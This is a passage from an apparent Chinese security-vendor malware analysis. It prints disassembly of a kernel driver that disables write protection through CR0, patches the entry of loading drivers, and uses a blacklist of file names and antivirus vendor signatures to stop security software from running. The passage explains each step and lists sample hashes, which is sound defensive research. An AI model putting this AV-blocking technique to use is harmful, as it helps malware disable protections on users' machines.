.text:000000000001237B 48 8D 4C 24 40                       lea     rcx, [rsp+58h+var_18]
.text:0000000000012380 89 01                                mov     [rcx], eax
.text:0000000000012382 0F B7 05 8B C8 00 00                 movzx   eax, cs:__opcode_retn__1
.text:0000000000012389 66 89 41 04                          mov     [rcx+4], ax
.text:000000000001238D 8A 05 83 C8 00 00                    mov     al, cs:__opcode_retn__2
.text:0000000000012393 88 41 06                             mov     [rcx+6], al
.text:0000000000012396 0F 20 C0                             mov     rax, cr0
.text:0000000000012399 48 0F BA F0 10                       btr     rax, 10h
.text:000000000001239E 0F 22 C0                             mov     cr0, rax
.text:00000000000123A1 FA                                   cli
.text:00000000000123A2 48 8D 4C 24 40                       lea     rcx, [rsp+58h+var_18]
.text:00000000000123A7 8B 01                                mov     eax, [rcx]
.text:00000000000123A9 89 03                                mov     [rbx], eax
.text:00000000000123AB 0F B7 41 04                          movzx   eax, word ptr [rcx+4]
.text:00000000000123AF 66 89 43 04                          mov     [rbx+4], ax
.text:00000000000123B3 8A 41 06                             mov     al, [rcx+6]
.text:00000000000123B6 88 43 06                             mov     [rbx+6], al
.text:00000000000123B9 0F 20 C0                             mov     rax, cr0
.text:00000000000123BC FB                                   sti
.text:00000000000123BD 48 0F BA E8 10                       bts     rax, 10h
.text:00000000000123C2 0F 22 C0                             mov     cr0, rax
.text:00000000000123C5 80 3D CC 2A 01 00 00                 cmp     cs:block_av_drivers_success, 0
.text:00000000000123CC C6 05 C6 2A 01 00 01                 mov     cs:byte_24E99, 1
.text:00000000000123D3 75 34                                jnz     short loc_12409
.text:00000000000123D5 48 83 64 24 30 00                    and     [rsp+58h+var_28], 0
.text:00000000000123DB 48 8D 05 DA FE FF FF                 lea     rax, workitem_0x12_insert_work_item_0 // 驱动拦截成功，发送运行状态通知 0x12
.text:00000000000123E2 48 8D 0D A7 2A 01 00                 lea     rcx, qword_24E90                    ; ThreadHandle
.text:00000000000123E9 48 89 44 24 28                       mov     [rsp+58h+StartRoutine], rax         ; StartRoutine
.text:00000000000123EE 48 83 64 24 20 00                    and     [rsp+58h+var_38], 0
.text:00000000000123F4 45 33 C9                             xor     r9d, r9d                            ; ProcessHandle
.text:00000000000123F7 45 33 C0                             xor     r8d, r8d                            ; ObjectAttributes
.text:00000000000123FA 33 D2                                xor     edx, edx                            ; DesiredAccess
.text:00000000000123FC C6 05 95 2A 01 00 01                 mov     cs:block_av_drivers_success, 1
.text:0000000000012403 FF 15 3F EC 00 00                    call    cs:PsCreateSystemThread
```

禁止执行安全软件驱动逻辑

在判断正在加载的映像是否属于黑名单时，病毒先常见的内核级流量劫持病毒的文件名进行匹配，如果文件名中包含 Mslmedia.sys 或者 mssafel.sys 则会禁止其执行。之后，病毒会获取当前映像的签名信息与黑名单中的签名信息进行匹配，如果包含则也会禁止其执行。黑名单中的签名信息包括：火绒、360、金山、2345、瑞星、百度，甚至还包括 ADSafe 的签名和病毒常用“上海域联”签名信息，但是其中依然没有腾讯电脑管家相关签名信息，由此我们可以推断病毒对腾讯电脑管家是有意进行放过的，并非无意之举。签名信息黑名单信息，如下图所示：

- HuoRongBoRui
- Shanghai Damo Network
- Baidu Netcom
- Baidu (China)
- Rising Information
- 2345 Network
- Kingsoft
- Qihoo 360
- 2345.com
- 上海域联

签名黑名单

如上图，除了主流安全软件的签名外，还包括有“上海域联”的签名信息。该签名虽然已经过期，但是不会影响驱动正常加载，所以经常被病毒程序盗用，去年大面积爆发的“小马激活病毒”也是盗用了“上海域联”的签名。相关代码如下图所示：

```
.text:00000000000121D8 48 3B CD                       cmp     rcx, rbp
.text:00000000000121DB 0F 84 8F 00 00 00              jz      @@check_vmp_packed
.text:00000000000121E1 FF 15 91 EE 00 00              call    cs:MmIsAddressValid
.text:00000000000121E7 40 3A C5                       cmp     al, bpl
.text:00000000000121EA 0F 84 80 00 00 00              jz      @@check_vmp_packed
.text:00000000000121F0 48 8B 48 08                    mov     rcx, [rbx+8]
.text:00000000000121F4 FF 15 7E EE 00 00              call    cs:MmIsAddressValid
.text:00000000000121FA 40 3A C5                       cmp     al, bpl
.text:00000000000121FD 74 71                          jz      short @@check_vmp_packed
.text:00000000000121FF 8B FD                          mov     edi, ebp
.text:0000000000012201
.text:0000000000012201                        loc_12201:                              ; CODE XREF: in_black_list_file+A5↓j
.text:0000000000012201 33 C0                          xor     eax, eax
.text:0000000000012203 8B D7                          mov     edx, edi
.text:0000000000012205 48 8D 4C 24 20                 lea     rcx, [rsp+38h+DestinationString]    ; DestinationString
.text:000000000001220A 48 89 44 24 22                 mov     qword ptr [rsp+38h+DestinationString.MaximumLength], rax
.text:000000000001220F 89 44 24 2A                    mov     dword ptr [rsp+38h+DestinationString.Buffer+2], eax
.text:0000000000012213 66 89 44 24 2E                 mov     word ptr [rsp+38h+DestinationString.Buffer+6], ax
.text:0000000000012218 48 69 D2 C8 00 00 00           imul    rdx, 0C8h
.text:000000000001221F 48 8D 05 3A 0D 01 00           lea     rax, aMs1media_sys                  ; "Ms1media.sys"
.text:0000000000012226 66 89 6C 24 20                 mov     [rsp+38h+DestinationString.Length], bp
.text:000000000001222B 48 03 D0                       add     rdx, rax                            ; SourceString
.text:000000000001222E FF 15 E4 ED 00 00              call    cs:RtlInitUnicodeString
.text:0000000000012234 48 8D 54 24 20                 lea     rdx, [rsp+38h+DestinationString]    ; String2
.text:0000000000012239 41 B0 01                       mov     r8b, 1                              ; CaseInSensitive
.text:000000000001223C 48 8B CB                       mov     rcx, rbx                            ; String1
.text:000000000001223F FF 15 93 EF 00 00              call    cs:RtlEqualUnicodeString
.text:0000000000012245 40 3A C5                       cmp     al, bpl
.text:0000000000012248 75 52                          jnz     short loc_1229C
.text:000000000001224A 48 8D 54 24 20                 lea     rdx, [rsp+38h+DestinationString]    ; substr
.text:000000000001224F 48 8B CB                       mov     rcx, rbx                            ; fullstr
.text:0000000000012252 E8 0D 29 00 00                 call    is_include_wstr
.text:0000000000012257 40 3A C5                       cmp     al, bpl
.text:000000000001225A 75 40                          jnz     short loc_1229C
.text:000000000001225C FF C7                          inc     edi
.text:000000000001225E 83 FF 02                       cmp     edi, 2
.text:0000000000012261 72 9E                          jb      short loc_12201
.text:0000000000012263 48 8B CB                       mov     rcx, rbx
.text:0000000000012266 E8 09 A8 00 00                 call    check_pe_file_verify_info
.text:000000000001226B 40 3A C5                       cmp     al, bpl
.text:000000000001226E 75 2C                          jnz     short loc_1229C
.text:0000000000012270
.text:0000000000012270                        @@check_vmp_packed:                     ; CODE XREF: in_black_list_file+1F↑j
.text:0000000000012270                                                                ; in_black_list_file+2E↑j ...
.text:0000000000012270 48 8D 15 A9 C9 00 00           lea     rdx, aUpx0                          ; "UPX0"
.text:0000000000012277 48 8B CE                       mov     rcx, rsi
.text:000000000001227A E8 F9 46 00 00                 call    is_section_name_equel_str
.text:000000000001227F 40 3A C5                       cmp     al, bpl
.text:0000000000012282 75 18                          jnz     short loc_1229C
.text:0000000000012284 48 8D 15 A5 C9 00 00           lea     rdx, a_vmp0                         ; ".vmp0"
.text:000000000001228B 48 8B CE                       mov     rcx, rsi
.text:000000000001228E E8 E5 46 00 00                 call    is_section_name_equel_str
.text:0000000000012293 40 3A C5                       cmp     al, bpl
.text:0000000000012296 75 04                          jnz     short loc_1229C
.text:0000000000012298 32 C0                          xor     al, al
```

判断是否属于黑名单

```
.text:00000000016AC1                movzx   r8d, word ptr [rdi]             ; Size
.text:00000000016AC5                mov     rdx, [rdi+8]                    ; Src
.text:00000000016AC9                lea     rcx, [rsp+268h+SourceString]    ; Dst
.text:00000000016ACE                call    memcpy
.text:00000000016AD3                lea     rdx, [rsp+268h+var_248]
.text:00000000016AD8                lea     rcx, [rsp+268h+SourceString]    ; SourceString
.text:00000000016ADD                mov     [rsp+268h+var_34], bx
.text:00000000016AE5                call    read_file_all
.text:00000000016AEA                mov     r13, rax
.text:00000000016AED                cmp     rax, rbx
.text:00000000016AF0                jnz     short loc_16AF9
.text:00000000016AF2                xor     al, al
.text:00000000016AF4                jmp     loc_16B7A
.text:00000000016AF9 ; ---------------------------------------------------------------------------
.text:00000000016AF9
.text:00000000016AF9 loc_16AF9:                                             ; CODE XREF: check_pe_file_verify_info+7C↑j
.text:00000000016AF9                mov     rcx, rax
.text:00000000016AFC                call    get_nt_header_base
.text:00000000016B01                cmp     rax, rbx
.text:00000000016B04                jz      short loc_16B6A
.text:00000000016B06                mov     esi, [rax+(IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress+20h)] ; Security
.text:00000000016B0C                mov     r12d, [rax+(IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.Size+20h)] ; Security Size
.text:00000000016B13                cmp     rsi, rbx
.text:00000000016B16                jz      short loc_16B6A
.text:00000000016B18                cmp     r12d, ebx
.text:00000000016B1B                jz      short loc_16B6A
.text:00000000016B1D                mov     eax, [rsp+268h+var_248]
.text:00000000016B21                sub     eax, esi
.text:00000000016B23                cmp     r12d, eax
.text:00000000016B26                ja      short loc_16B6A
.text:00000000016B28                add     rsi, r13
.text:00000000016B2B                mov     ebp, ebx
.text:00000000016B2D
.text:00000000016B2D loc_16B2D:                                             ; CODE XREF: check_pe_file_verify_info+F0↓j
.text:00000000016B2D                lea     rcx, black_signature_list       ; "涓婃捣鎸炬櫤"
.text:00000000016B34                xor     eax, eax
.text:00000000016B36                mov     r8d, ebp
.text:00000000016B39                mov     edx, r12d
.text:00000000016B3C                imul    r8, 30
.text:00000000016B40                add     r8, rcx
.text:00000000016B43                or      rcx, 0FFFFFFFFFFFFFFFFh
.text:00000000016B47                mov     rdi, r8
.text:00000000016B4A                repne scasb
.text:00000000016B4C                not     rcx
.text:00000000016B4F                lea     r9, [rcx-1]
.text:00000000016B53                mov     rcx, rsi
.text:00000000016B56                call    mem_memcmp
.text:00000000016B5B                cmp     al, bl
.text:00000000016B5D                jnz     short loc_16B68
.text:00000000016B5F                inc     ebp
.text:00000000016B61                cmp     ebp, 10
.text:00000000016B64                jb      short loc_16B2D
.text:00000000016B66                jmp     short loc_16B6A
.text:00000000016B68 ; ---------------------------------------------------------------------------
.text:00000000016B68
.text:00000000016B68 loc_16B68:                                             ; CODE XREF: check_pe_file_verify_info+E9↑j
.text:00000000016B68                mov     bl, 1
.text:00000000016B6A
```

检测签名信息是否在黑名单中

由于很多内核级流量劫持类病毒都使用 VMProtect 壳进行保护，所以病毒作者还加入了一个启发式判断方法，如果节名为 UPX0 或者.vmp0 则禁止驱动逻辑执行。如下图所示：

```
.text:0000000000016990                mov     r12, rdx
.text:0000000000016993                call    get_nt_header_base
.text:0000000000016998                xor     r13d, r13d
.text:000000000001699B                mov     rdi, rax
.text:000000000001699E                cmp     rax, r13
.text:00000000000169A1                jnz     short loc_169A7
.text:00000000000169A3                xor     al, al
.text:00000000000169A5                jmp     short loc_169E3
.text:00000000000169A7 ; ---------------------------------------------------------------------------
.text:00000000000169A7
.text:00000000000169A7 loc_169A7:                                           ; CODE XREF: is_section_name_equel_str+29↑j
.text:00000000000169A7                movzx   eax, [rax+IMAGE_NT_HEADERS.FileHeader.SizeOfOptionalHeader]
.text:00000000000169AB                mov     esi, r13d
.text:00000000000169AE                lea     rbp, [rax+rdi+18h]
.text:00000000000169B3                cmp     r13w, [rdi+IMAGE_NT_HEADERS.FileHeader.NumberOfSections]
.text:00000000000169B8                jnb     short loc_169DE
.text:00000000000169BA                mov     ebx, 1
.text:00000000000169BF
.text:00000000000169BF loc_169BF:                                           ; CODE XREF: is_section_name_equel_str+64↓j
.text:00000000000169BF                mov     rdx, r12                        ; Str2
.text:00000000000169C2                mov     rcx, rbp                        ; Str1: ImageSectionHeader -> Name
.text:00000000000169C5                call    cs:_stricmp
.text:00000000000169CB                cmp     eax, r13d
.text:00000000000169CE                jz      short loc_169E1
.text:00000000000169D0                movzx   eax, [rdi+IMAGE_NT_HEADERS.FileHeader.NumberOfSections]
.text:00000000000169D4                add     esi, ebx
.text:00000000000169D6                add     rbp, size IMAGE_SECTION_HEADER
.text:00000000000169DA                cmp     esi, eax
.text:00000000000169DC                jb      short loc_169BF
.text:00000000000169DE
.text:00000000000169DE loc_169DE:                                           ; CODE XREF: is_section_name_equel_str+40↑j
.text:00000000000169DE                mov     bl, r13b
.text:00000000000169E1
.text:00000000000169E1 loc_169E1:                                           ; CODE XREF: is_section_name_equel_str+56↑j
.text:00000000000169E1                mov     al, bl
```

检测节名

附录 3

文中涉及样本 SHA256：

SHA256
e3d08bc8cc9b154dc1638dd3f57cfd4a2729dac50f59acebc95cffb01e5a2518
a4ef3ccac0554dddfe2dc41cb1bcca76a89ae709cbe88bc63eeb015ec19d9b7e